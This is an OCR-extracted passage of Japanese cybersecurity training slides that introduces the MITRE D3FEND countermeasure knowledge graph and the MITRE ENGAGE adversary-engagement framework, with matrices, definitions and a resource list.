
https://redcanary.com/blog/raspberry-robin/

3-1：TTPs

- MITREは、ATT&CKフレームワーク以外にも重要なフレームワークを公開している。

- **（1）MITRE D3FEND：** https://d3fend.mitre.org/
  - NSAが研究資金を提供し、MITREが開発した攻撃手法への防御手法を整理したフレームワーク
  - 2021年6月にベータ版（0.9.1）がリリースされ、**2024年12月に1.0.0がリリース**された。
  - 攻撃手法（ATT&CK Technique）がどのDigital Artifactに影響を与えるか整理し、Digital Artifactに対してどのような防御手法（D3FEND Technique）が成り立つか、その関係性を整理したフレームワーク




MITRE
matrix CAD artifacts taxonomies about resources contribute faq blog search
DEFEND™
A knowledge graph of cybersecurity countermeasures
1.0.0
ATT&CK Lookup
Search D3FEND's 718 Artifacts
D3FEND Lookup
（1）Tactics（戦術）
（2）Techniques（戦術）
Model
Harden
Detect
Isolate
Deceive
Evict
Restore
Agent Authentication
Application Hardening
Credential Hardening
Message Hardening
Platform Hardening
Source Code Hardening
File Analysis
Identifier Analysis
Message Analysis
Network Traffic Analysis
Platform Monitoring
Process Analysis
User Behavior Analysis
Access Mediation
Access Policy Administration
Execution Isolation
Network Isolation
Decoy Environment
Decoy Object
Credential Eviction
Object Eviction
Process Eviction
Restore Access
Restore Object
Biometric Authentication
Certificate-based Authentication
Multi-factor Authentication
Password Authentication
Token-based Authentication
Application Configuration Hardening
Dead Code Elimination
Exception Handler Pointer Validation
Pointer Authentication
Process Segment Execution Prevention
Segment Address Offset Randomization
Stack Frame Canary Validation
Certificate Pinning
Credential Rotation
Password Rotation
One-time Password
Strong Password Policy
Message Authentication
Message Encryption
Transfer Agent Authentication
Bootloader Authentication
Disk Encryption
Driver Load Integrity Checking
File Encryption
RF Shielding
Software Update
System Configuration Permissions
TPM Boot Integrity
Credential Scrubbing
Integer Range Validation
Pointer Validation
Memory Block Start Validation
Null Pointer Checking
Reference Nullification
Trusted Library
Variable Initialization
Variable Type Validation
Dynamic Analysis
Emulated File Analysis
File Content Analysis
File Content Rules
File Hashing
Homoglyph Detection
Identifier Activity Analysis
Identifier Reputation Analysis
Domain Name Reputation Analysis
File Hash Reputation Analysis
IP Reputation Analysis
URL Reputation Analysis
URL Analysis
Sender MTA Reputation Analysis
Sender Reputation Analysis
Administrative Network Activity Analysis
Byte Sequence Emulation
Certificate Analysis
Active Certificate Analysis
Passive Certificate Analysis
Client-server Payload Profiling
Connection Attempt Analysis
DNS Traffic Analysis
File Carving
Inbound
File Integrity Monitoring
Firmware Behavior Analysis
Firmware Embedded Monitoring Code
Firmware Verification
Peripheral Firmware Verification
System Firmware Verification
Operating System Monitoring
Endpoint Health Beacon
Input Device
Database Query String Analysis
File Access Pattern Analysis
Indirect Branch Call Analysis
Process Code Segment Verification
Process Self-Modification Detection
Process Spawn Analysis
Process Lineage Analysis
Script Execution Analysis
Authentication Event Thresholding
Authorization Event Thresholding
Credential Compromise Scope Analysis
Domain Account Monitoring
Job Function Access Pattern Analysis
Local Account Monitoring
Resource Access Pattern Analysis
Session Duration Analysis
Credential Transmission Scoping
IO Port Restriction
Network Access Mediation
LAN Access Mediation
Routing Access Mediation
Network Resource Access Mediation
Remote File Access Mediation
Web Session Access Mediation
Endpoint-based Web Server
Domain Trust Policy
Local File Permissions
User Account Permissions
Application-based Process Isolation
Executable Allowlisting
Executable Denylisting
Hardware-based Process Isolation
Kernel-based Process Isolation
Broadcast Domain Isolation
DNS Allowlisting
DNS Denylisting
Forward Resolution Domain Denylisting
Hierarchical Domain Denylisting
Homoglyph Denylisting
Forward Resolution IP Denylisting
Reverse Resolution IP Denylisting
Encrypted Tunnels
Connected Honeynet
Integrated Honeynet
Standalone Honeynet
Decoy File
Decoy Network Resource
Decoy Persona
Decoy Public Release
Decoy Session Token
Decoy User Credential
Account Locking
Authentication Cache Invalidation
Credential Revocation
Disk Formatting
Disk Erasure
Disk Partitioning
DNS Cache Eviction
Domain Registration Takedown
File Eviction
Email Removal
Registry Key Deletion
Host Shutdown
Host Reboot
Process Suspension
Process Termination
Session Termination
Reissue Credential
Restore Network Access
Restore User Account Access
Unlock Account
Restore Configuration
Restore Database
Restore Disk Image
Restore File
Restore Email
Restore Software

Access Policy Administration

D3-APA

D3-APA (Access Policy Administration)


Definition

Access policy administration is the systematic process of defining, implementing, and managing access control policies that dictate user permissions to resources.

Synonyms: *Access Control Administration* .

Digital Artifact Relationships:

This defensive technique is related to specific digital artifacts. Click the artifact node for more information.



青色箱が対策を示し、黄色箱が分析対象のDigital Artifact、紫がアクションを示す。
この場合、「Access Policy Administration」という対策は、「Directory Service」、「Directory」、「File」「User Account」などのDigital Artifactに対し、「Restrict」すると定義されている。


json

Technique Subclasses

There are 4 techniques in this category, ***Access Policy Administration****.*


Name	ID	Definition	Synonyms
Access Policy Administration	D3-APA	Access policy administration is the systematic process of defining, implementing, and managing access control policies that dictate user permissions to resources.	Access Control Administration
- Local File Permissions	D3-LFP	Restricting access to a local file by configuring operating system functionality.	
- User Account Permissions	D3-UAP	Restricting a user account's access to resources.	
- Domain Trust Policy	D3-DTP	Restricting inter-domain trust by modifying domain configuration.	

ATT&CK LookupでTechniquesを検索し、特定のTechniquesを指定すると以下のようなDIAGRAMが表示される。
右図は、「LSASS Memory-T1003.001」が指定される例。



（実線は）前述と同じ。
点線は、各防御策が攻撃に対してどのように攻撃手法に影響を及ぼすか記載されている。

攻撃がどのDigital Artifactへ影響を与えるかを記述


DEFEND CAD File Edit View Help
d3fend-cad.json
Action
Object
State
Misc
Event
Digital Artifact
Vulnerability
Note
Attack
Agent
Condition
Thing
Countermeasure
Defense Action 0
d3f:UserGeolocationLogonPatternAnalysis
User Geolocation Logon Pattern A
Defense Action 0
d3f:NetworkTrafficFiltering
Network Traffic Filtering
Defense Action 0
d3f:ProtocolMetadataAnomalyDetection
Protocol Metadata Anomaly Det
Defense Action 0
d3f:PerHostDownload-UploadRatioAnalysis
Per Host Download-Upload Ratio A
may-detect
may-isolate
may-detect
may-detect
Defense Action 0
d3f:Client-serverPayloadProfiling
Client-server Payload Prof
may-detect
Attack Action 0
d3f:T1021
Remote Services
D3FEND CADを使うと、独自に
マッピングを記載することも可能。
Digital Artifact
d3f:IntranetNetworkTraffic
Intranet Network Traffic
Digital Artifact
d3f:AdministrativeNetworkTraffic
Administrative Network Tr
Digital Artifact
d3f:RDPSession
RDP Session
Digital Artifact
d3f:SSHSession
SSH Session

D3FEND Resources

General Resources

Resource	Description
D3FEND Paper	This paper explains the motivation and design of the D3FEND knowledge graph. PDF format.
D3FEND Ontology Resources	Access the D3FEND Ontology and associated data files in various formats such as TTL, JSON-LD, and RDF/OWL.
D3FEND Poster	A D3FEND Matrix web view suitable for printing, adjust your printer page size settings to match the resolution and size needed.

Tools

Tool	Description
D3FEND CAD	Put the D3FEND Ontology into action with D3FEND CAD !
D3FEND Spreadsheet	This spreadsheet contains all D3FEND techniques and their definitions. CSV format.
ATT&CK Extractor	Extracts ATT&CK techniques from blobs of text and recommends *potential* D3FEND countermeasures.
D3FEND Extractor	Extracts D3FEND techniques from blobs of text and shows related ATT&CK techniques.
D3FEND Artifact Extractor	Extracts D3FEND Artifacts from blobs of text and links to their definitions.
D3FEND Universal Extractor	Extracts offensive and defensive techniques, and artifacts from text. It enables you to then perform operations on the extractions.

Mappings

Mapping	Description
ATT&CK Mitigations to D3FEND Techniques	The D3FEND team created this mapping in order to help users navigate between the two knowledgebases.
NIST 800-53 Rev. 5 to D3FEND Techniques	The D3FEND team created this mapping in order to help users navigate between the two data sets.
DISA CCI to D3FEND Techniques	The D3FEND team created this mapping in order to help users navigate between the two data sets.

Misc

Resource	Description
D3FEND Next	The next/upcoming (and alpha) version of the D3FEND website.
D3FEND Github	Open source code from the D3FEND project. You can create issues or submit pull requests.
D3FEND Slack	Join our public D3FEND Slack Workspace.
D3FEND API	Initial public D3FEND developer's API


D3FENDは、他にも様々なリソースを提供している。

3-1：TTPs

- MITREは、ATT&CKフレームワーク以外にも重要なフレームワークを公開している。

- **（2）MITRE ENGAGE：** https://engage.mitre.org/
  - （ネットワーク侵害は避けられないことを前提に）Blue Team（防御側）が、侵害による損失を最小化するため、攻撃グループへ対抗するための積極的関与（Adversary Engagement Methodology）を検討するためのフレームワーク

  - 具体的には、D&D理論（Denial & Deception）のうち、Deception（欺瞞）に焦点を当てて、どのよう攻撃者の活動を遅延・混乱させ、その目的を無効化することで、組織の防御力を高めることを目指すフレームワーク



Prepare	Expose		Affect			Elicit		Understand
Plan	Collect	Detect	Prevent	Direct	Disrupt	Reassure	Motivate	Analyze
Cyber Threat Intelligence	API Monitoring	Introduced Vulnerabilities	Baseline	Attack Vector Migration	Isolation	Application Diversity	Application Diversity	After-Action Review
Engagement Environment	Network Monitoring	Lures	Hardware Manipulation	Email Manipulation	Lures	Artifact Diversity	Artifact Diversity	Cyber Threat Intelligence
Gating Criteria	Software Manipulation	Malware Detonation	Isolation	Introduced Vulnerabilities	Network Manipulation	Burn-In	Information Manipulation	Threat Model
Operational Objective	System Activity Monitoring	Network Analysis	Network Manipulation	Lures	Software Manipulation	Email Manipulation	Introduced Vulnerabilities	
Persona Creation			Security Controls	Malware Detonation		Information Manipulation	Malware Detonation	
Storyboarding				Network Manipulation		Network Diversity	Network Diversity	
